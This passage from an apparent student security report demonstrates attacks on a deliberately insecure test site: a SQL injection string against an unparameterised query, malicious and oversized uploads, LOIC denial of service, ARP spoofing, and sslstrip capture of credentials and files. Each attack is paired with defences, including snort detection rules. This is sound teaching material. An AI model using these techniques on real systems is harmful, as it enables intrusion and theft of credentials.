


Fig. 6. `secret_page.php` with the injected cookie

After injecting cookies it is possible to visit `secret_page.php` which normally requires login and password to be seen (figure 6). Notice informs about undefined index, that happens because no login was entered.

The question now, is how can we prevent the XSS attacks ? There are few methods of preventing XSS, whilst the most common one are:

- Whitelist – allow only specific letters or symbols in input fields,
- Blacklist – disallow specific symbols in input fields (e.g. ' or " or ;),
- Escaping input text – HTML encoding (e.g changes < to &lt).

2.1.2 SQL Injection

The second threat is the SQL injection. This vulnerability can appear when there is a interaction between a web application and a database. In most of the case the SQL query is constructed with a user input. If this input is not handled properly then this allows user to inject malicious SQL queries, which may result in data leak or data loss. In the worst case scenario, attacker may steal database with users' and administrators credentials and gain their credit card numbers or access to their bank accounts. Many reputable companies have experienced SQL Injection attack in the past. Today, organizations care more about IT security, however different types of injections are ranked number 1 in OWASP Top 10–2013 security risk.

For example, in our sample cloud platform, there is a webpage (`db.php`) which allows user to view financial data of some companies. User needs to enter the exact company name to view its financial data. The page can get the company name in the field `$POST['company']`, and the SQL query to get the financial data is `"SELECT * FROM company WHERE name='".$POST['company']."'"`. But the

field is not protected so this page is open to SQL injection, for example, we can type `a' OR '1'='1` (figure 7) and the page will return the financial of all the companies in the database (figure 8).




Fig. 7. Attacker enters set of characters which causes SQL Injection.




Fig. 8. Result of the SQL injection.

But an update of the PHP language have somehow limited the SQL Injection because after this update, the PHP command `mysql_query`, does not support multiple queries. However input escaping, Prepared Statements (parameterized

statement), Stored Procedures, whitelist or blacklist is recommended especially while working on Postgres database, where `pg_query` command supports multiple queries.

2.1.3 File upload vulnerabilities

On almost each cloud based web site, the user can upload files to store the file on the server. It's the 'Upload functionality' and it's can be for different purposes such as backup or to send a task list to a computer. However, sometimes no size limit is set (in the configuration of the server) for the uploaded files, which may result in denial of service because the file system can become overloaded.

To try this vulnerability, we can try to upload the following file :

```
$ ls -lh BT5R3-KDE-32.iso
-rw-r--r-- 1 valentin valentin 3,1G oct.   1 14:20 BT5R3-KDE-32.iso
```




Fig. 9. Upload of a large file

Because there is no size limit for uploaded files, it is possible to upload `BT5R3-KDE-32.iso`. Uploading 3.1GB file may take up all of the available memory which results in Denial of Service for other users. Fortunately, it's quite easy to prevent this threat, because we just have to set the maximum file upload size in the configuration file and it's also recommended to specified a list of allowed file extension. One other threat with file upload can be overwriting of critical file.

Because, when a user upload a file, he also transmits some metadata like path and filename, so when we process the uploaded files, we have to be extremely careful with the path to avoid the possibility of overwriting a critical file (like a configuration file for example).

2.1.4 Malicious file upload

But with this "Upload functionality", allows other users to download files that have been uploaded there before (file sharing). So another vulnerability which is related to file uploading is possibility to send malicious files to the server. If there is no virus scanning on uploaded files, unaware user may download it later and damage his computer. For example, we can upload this eicar antivirus test file on the website :

```
 $ cat eicar.com
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

If it is possible to upload them it means that the webpage does not check uploaded file type which is a serious security issue. It should not be possible to upload executable files as they may damage computers or at least the server should scan a anti virus program.

A good way to prevent this kind of attack, as mentioned before, is to perform an anti virus scan on any uploaded file. What is more, white list of file extensions should be created to prevent executable files from being uploaded.

2.1.5 Web page file upload

The upload functionality on website is a significant risk because it's the first step in many attacks where the attacker need to execute code on the server side. If the field isn't protected, an attacker can upload executable code (like a PHP page), so the consequences of this attack can be various : stolen databases, system takeover, modification of the the original website. For example, we can upload on our website a malicious file `code.php` :

```
$ cat code.php
 <?php
  echo "Hello world";
 ?>
```

If the attacker can access the file in the browser, then he can probably execute it. We can see the result of the upload on the figure 10.




Fig. 10. Execution of the uploaded code

A good way to prevent this kind of attack is to be very careful in the validation of the metadata (to avoid the possibility of overwriting a file) and also to be very careful of the type and file content. For example, we can make a whitelist of authorized extension and store them into a non accessible folder (like a `tmp` folder).

2.1.6 (Distributed) Denial of Service

The last discussed threat in this section is Distributed Denial of Service. It's a type of attack that may target any web server on the Internet to make the resources unavailable to its users. The attack scenario is simple : many users send thousands of automatically created requests (there are a lot of possibles requests such as SYN flood, ICMP flood, malformed requests), which causes server overload. Overloaded server may not server legitimate traffic. That kind of attacks are especially popular amongst Internet hacker groups like Anonymous group that has its roots in 4chan image-board.

Recently, new form of cyber criminality has been invented. Hackers demand a Bitcoin ransom from targeted organization, if money is not transferred, DDoS attack is performed. Losses caused by DDoS attack on a financial organization can be counted in millions of dollars.

We can launch a DoS attack very easily, for example, we can use a web page hosted on another computer in the same network and use a dedicated software. The easiest to use software is called Low Orbit Ion Cannon (LOIC), this application is a very effective software used in real conditions (for example the Anonymous used this software against the Church of Scientology, the Recording Industry Association of America, PayPal, ...[CE5]). This application sends a large number of TCP or UDP packets, which results in denial of service. We can see on figure 11, the LOIC software and after some time (no more than 1-2 min) host is not responding. Message says Web site unavailable (figure 12), we can also see the CPU utilization on figure 13.




Fig. 11. Low Orbit Ion Cannon (LOIC) software




Fig. 12. Unavailable host




Fig. 13. Chart show CPU utilization of attacked computer.

Preventing DDoS is not easy. These attacks are cheap to launch, but tough to stop. What is more, they have many sources of traffic, which makes them even harder to prevent. Firewall and actions like closing unused ports might be insufficient, as attackers may use ports that can not be blocked e.g. TCP 80. Experts suggest using Intrusion Prevention Systems or Network Behavior Anomaly Detection systems, which may recognize and stop some of the DDoS attacks, however it might be insufficient as well. Some companies have a service of diverting dangerous traffic to their servers, but when the attack is big enough, it won't help either.

2.2 Others attacks

2.2.1 Attacks based on the Man in the middle attack

In this section, we will discuss the attacks against the client of a cloud based service. We will also suggest some ways to keep him and his network protected against this kind of attacks.

Firstly, the majority of the described attacks are based on the man in the middle attack, as it can intercept the network traffic. Man-in-the-middle is a kind of attack where the attacker can capture information between sender and receiver, by sniffing the packets transmitted. To be able to sniff the packets, he has to impersonate each endpoint to the satisfaction of the other (we can see a schema of this attack on figure 14). The most commons ways to do a Man-in-the-middle attack is the ARP and DNS poisoning or Hijacking.




Fig. 14. Man-In-The-Middle Schema

The first method for doing a Man-In-The-Middle is the DNS ID poisoning. This attack use the fact that every DNS query that is sent out over the network

contains a uniquely generated identification number that's purpose is to identify queries and responses and tie them together. But a attacker can intercept the request and use the identification number to make fake DNS answer. Like that the user will be connected to the attacker website without knowing it.

The second method for doing a Man-In-The-Middle is the ARP poisoning. The ARP protocol is used for resolution of network layer addresses (IP addresses) into link layer addresses (MAC addresses). The problem is that the ARP answer isn't authenticated, so a system can claim to be another system (to perform a Man-In-The-Middle attack for example). The layer has a buffer where they save the correspondence between the IP and MAC addresses. So if a computer claim to be another computer, the target computer will save the fake correspondence in his buffer (now his cache is said to be "poisoned"). In this project, we will use the ARP poisoning to do the Man-in-the-middle attack.

So we launch our ARP spoofing attack against the target with the UNIX tool call `arpspoof` (see figure 15). We poison the ARP table of the target (here 192.168.0.102) and also the ARP table of the gateway (here 192.168.0.1). As soon as the ARP tables are poisoned, all the network traffic from and to the target passes through the attacker computer. So we just have to launch a packet analyzer (like `wireshark`) and search for interesting packets !




Fig. 15. ARP spoofing

2.2.2 Intercepting HTTP traffic

The first part is about the HTTP traffic. Obviously everything is a plaintext, so we can see everything ! For example, here, we recorded the traffic when the

victim was logging itself on our website. We can see on the figure 16 that we can intercept the username and the password in plaintext. We can also intercept the cookie sent from the server to the victim on the figure 17, and we can use the same plugin (as in section 2.1.1.b) for injecting the stolen cookies.




Fig. 16. User and password from an HTTP stream




Fig. 17. Cookie interception

2.2.3 Intercepting HTTPS traffic

To avoid the possibility of intercepting credentials (or others things), the most of cloud based services use HTTPS traffic to secure the transmission. It's simply the addition of the SSL/TLS security layer on the HTTP standard (encrypt above the transport layer). The HTTPS protocol is very hard to attack because the browser uses certificate to make sure that he send the request to the good server (he uses a CA certificate to make sure that the certificate of

the website is the good one). And the communication is encrypted with SSL which is a very safe cryptographic algorithm (using 128bit and up to 256bit) so it's very difficult to decrypt and this may take a very long time. However, there exist several methods which allow us to break this safe protocol. The first one, is implemented in the UNIX tool named `sslstrip`. This tool was introduced in 2009 by Moxie Marlinspike at the Black Hat DC[CE6].

This attack consist to circumvent the SSL encryption by forcing the client to use HTTP protocol instead of the HTTPS protocol. We can do this because the most of the people don't type the website address in the address bar, they click on links, because if they type a HTTPS url in the address bar, then the browser will requests SSL and we will not able to decrypt the data (some others attacks are possible[1], but if the systems are up to date, it's very difficult or impossible). So `sslstrip` filter and replaces all HTTPS link by HTTP in the viewed webpages. Like that the user will never establish a SSL session. But some website don't accept anymore HTTP navigation, they will send a 301 or 302 HTTP response status code (Moved Permanently) to redirect user to the HTTPS website. For example, if we try to access to http://gmail.com with HTTP, we obtain :

```
$ wget http://gmail.com
...
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://accounts.google.com/.....
...
```

So here, the website force the user to use the HTTPS protocol. In this case, `sslstrip` will create a SSL session with the server but it's only with the server, the connection with the client is still using HTTP. The figure 18 show the connection.

Fig. 18. SSL connection with sslstrip

And to make sure that the client doesn't see any difference, if you launch `sslstrip` with the `-f` option, the program will replace the favicon of the website (it's the icon of the website, the favicon is typically display at the beginning of the address bar, see figure 19) by a padlock. Given that the user believes to be

[1] We will discuss about this at the end of this section

on a secure website ! We can see on the figure 19, the modified webpage (with the false favicon) and the original (with the real “padlock”, on firefox, it’s more than a padlock) on figure 20.




Fig. 19. Facebook page with the sslstrip attack




Fig. 20. Facebook page without the sslstrip attack

So we have made an attack using `sslstrip` on one computer and as we can see it is very effective. We have performed this on the Dropbox website because we can’t use HTTPS with insecure website created by us. So in our scenario, the victim identifies itself on the website, uploads and downloads different kinds of documents. We obviously can see username and password (see figure 21), but we can also intercept the uploaded (and downloaded) files and reconstruct them from the packets. In our test, we have uploaded and downloaded a PDF, JPEG and TXT file, we can see on the figure 22 the uploaded and on figure 23 the downloaded packets. We reconstruct the file using the `Export Select Packet Bytes` wireshark function. We can see the PDF intercepted on the figure 24, obviously, the same method works on JPEG and TXT files too. This attack is very effective because it’s very discrete, for the server the connection is encrypted (so it does not see anything), the user does not have any alert message in his browser.

Fig. 21. Password interception (using Sslstrip)




Fig. 22. PDF upload interception




Fig. 23. PDF download interception




Fig. 24. PDF reconstructed from packets, we can read it normally.

At the beginning of this section, it has been said that there exist others attacks on HTTPS. Indeed, there is the CRIME security exploit[CE7], which is based on a property of the data compression algorithm and plaintext injection to make possible the session hijacking (to avoid this vulnerability, it's sufficient to update TLS to version 1.1 or 1.2 or to disable the compressions of the requests). There are others kinds of possible attacks against the HTTPS involving false certificates (but with valid certificates, signed with a pirated Certificate Authority : DigiNotar[CE8]).

2.2.4 Detecting and preventing an interception attack

We will now, discuss the methods to avoid this kind of attacks. Firstly, the protection against `sslstrip` attack will be discussed. The first method and most obvious, is to be very careful : check if it's a HTTPS connection in the address bar, check if the certificate is correctly signed (with a trustable Certification Authority). This defense is the easiest to set up and everyone should be aware of these details. The second method to avoid this kind of attacks (HTTP and HTTPS interception) is to detect the presence of an ARP spoofing and prevent the presence of an attacker. To prevent the presence of an attacker inside the network (attacks like these are most commonly executed from the inside), the administrator have to secure the internal machines. If your network devices are secured then the chance of spoofing attacks performed by compromised hosts is much smaller. To detect the attack, we can use some dedicated software (Intrusion detection system) like `snort` or `arpalert` (`http://www.arpalert.org/`). Indeed, if we add this rules to `snort`, then the ARP flooding will be detected and logged :

```
preprocessor arpspoof
preprocessor arpspoof_detect_host: 192.168.0.1 f0:0f:00:f0:0f:00
preprocessor arpspoof_detect_host: IP_ADDR REAL_MAC_ADDR
```

To prevent the ARP spoofing attack, we can also use a static MAC/IP address mapping. Like that, the network doesn't need the ARP resolution (hosts can ignore the ARP reply package because they have their own table). But when a new device appears in the network, the administrator of the network has to update all of the ARP tables. So this solution is very effective but needs a lot of maintenance efforts.

The second way to do a Man-in-the-middle attack is to make a DNS spoofing. There are many ways to defend a network against this kind of attack. The first way is to use an IDS (Intrusion detection system, like for the ARP poisoning), when placed and deployed correctly, it can typically pick up on most forms of ARP cache poisoning and DNS spoofing. We can also (on highly sensitive and secure systems) don't use DNS and specified manually the hostnames/IP correspondence in the devices hosts file.

In the future, we'll be able to avoid the DNS spoofing by using the DNSSEC. DNSSEC is a newer alternative to DNS that uses digitally signed DNS records to ensure the validity of a query response. DNSSEC is not yet in wide deployment but has been widely accepted as "the future of DNS". The issue seems to be serious as, the United States Department of Defense has mandated that all military and government domains begin using DNSSEC within the next year[CE9].

2.3 Social Engineering attacks

Following Wikipedia, Social Engineering is psychological manipulation of people into performing actions or divulging confidential information. Exploiting psychological weakness is often much easier to perform than attacks described before. Some of the most popular and most efficient social engineering attacks described in the Wikipedia are.

2.3.1 Baiting

"Baiting is like the real-world Trojan Horse that uses physical media and relies on the curiosity or greed of the victim. In this attack, the attacker leaves a malware infected floppy disk, CD-ROM, or USB flash drive in a location sure to be found (bathroom, elevator, sidewalk, parking lot), gives it a legitimate looking and curiosity-piquing label, and simply waits for the victim to use the device. For example, an attacker might create a disk featuring a corporate logo, readily available from the target's web site, and write "Executive Salary Summary Q2 2012" on the front. The attacker would then leave the disk on the floor of an elevator or somewhere in the lobby of the targeted company. An unknowing employee might find it and subsequently insert the disk into a computer to satisfy their curiosity, or a good Samaritan might find it and turn it in to the company. In either case, as a consequence of merely inserting the disk into a

computer to see the contents, the user would unknowingly install malware on it, likely giving an attacker unfettered access to the victim's PC and, perhaps, the targeted company's internal computer network."[CE10]

2.3.2 Pretexting

"It's an act of creating and using an invented scenario (the pretext) to engage a targeted victim in a manner that increases the chance the victim will divulge information or perform actions that would be unlikely in ordinary circumstances. An elaborate lie, it most often involves some prior research or setup and the use of this information for impersonation (e.g., date of birth, Social Security number, last bill amount) to establish legitimacy in the mind of the target. This technique can be used to fool a business into disclosing customer information as well as by private investigators to obtain telephone records, utility records, banking records and other information directly from company service representatives. The information can then be used to establish even greater legitimacy under tougher questioning with a manager, e.g., to make account changes, get specific balances, etc."[CE10]

Companies spend a lots of money on employee security awareness trainings, to avoid described scenarios. There are even some companies which tests users' awareness during IT Audit. People from IT audit company pretend to be from IT help desk and ask employees for their passwords and other confidential information. Trainings and audits reduce a risk of data leak, but it is not possible to solve that problem absolutely.

3 Summary

Without any doubts Cloud Computing is a technology that revolutionized broadly defined IT. Today, organizations don't have to purchase and manage their own servers and software. They can outsource that to companies like Google, which will store data on its servers (Google Drive) and provide access to office applications like Google Docs. That solution reduces costs and makes collaborative working easier as the files are shared online.

However, saying : "System security is as strong as its weakest link", makes even more sense than before in terms of Cloud Computing. Gaining an access to one account, may allow to modify content of files shared by other users. In addition mentioned systems can be accessed via Internet, so physical access to users' PCs is not required.

In our project, we have tried to show different vectors of attack on Cloud Services. With tools widely available on the Internet and intermediate security

knowledge, we were able to access cloud systems unauthorized and get confidential data. Web site in our project was made insecure on purpose, but we wanted to show that data leaks because of SQL do happen and many companies have experienced that.

Distributed Denial of Service is a nightmare for chief security officers. Attacks might be performed from thousands of computers located all around the world, whose owners may often not know that their machines are used for malicious activity. DDoS results are outstanding, as an average loss for a company because of it is 22000$[CE11]. Easy and cheap to perform, expensive and hard to stop – that is what the best defines DDoS attacks.

Finally, Man in the Middle attacks – probably the most dangerous of the attacks performed by us during this project. When attacker is able to intercept traffic between user and server, he may capture all of the user's passwords just by passively scanning his traffic. SSL protocol is more and more popular, however it is still possible to bypass it with tools like sslstrip. Man in the Middle attacks have been widespread recently as they can be easily performed in WiFi networks.

Social engineering is the last topic that we have mentioned in this project. It is not always considered as an attack, nevertheless it is very efficient. In the era of 256 bit keys, VPNs and multi-factor authentication, the human appears to be the weakest link in cloud system. If attacker is able to convince someone to simply give him login and password, all of the other security is useless. That is why companies spend a lot of money on phishing awareness training.

To sum up, cloud systems are very convenient for companies and users. Reducing cost, allowing mobility and facilitating collaborative work are main benefits of them. However, cloud systems are also a great challenge for security engineers and software developers, as user unawareness or poorly written code, gives a range of possibilities for hackers.

4 References

References

CE1. http://www.nus.edu.sg/comcen/HPC/grid/gridcomputing.html
CE2. http://web.archive.org/web/20080418072230/http://www.csoonline.com/article/221113
CE3. http://cwe.mitre.org/documents/vuln-trends/index.html#table1
CE4. https://addons.mozilla.org/en-US/firefox/addon/greasemonkey
CE5. http://en.wikipedia.org/wiki/Anonymous_(group)#History
CE6. http://www.darkreading.com/security/attacks-breaches/214502801/index.html

CE7. http://en.wikipedia.org/wiki/CRIME_(security_exploit)
CE8. http://en.wikipedia.org/wiki/DigiNotar#Issuance_of_fraudulent_certificates
CE9. http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions
CE10. http://en.wikipedia.org/wiki/Social_engineering_(security)
CE11. http://blog.radware.com/security/2013/05/how-much-can-a-ddos-attack-cost-your-business

Elliptic Curve Cryptography
A Look from the Darker Side of the Internet

Du Yanxian

Department of Computer Science,
School of Computing,
National University of Singapore,
yanxian_du@nus.edu.sg

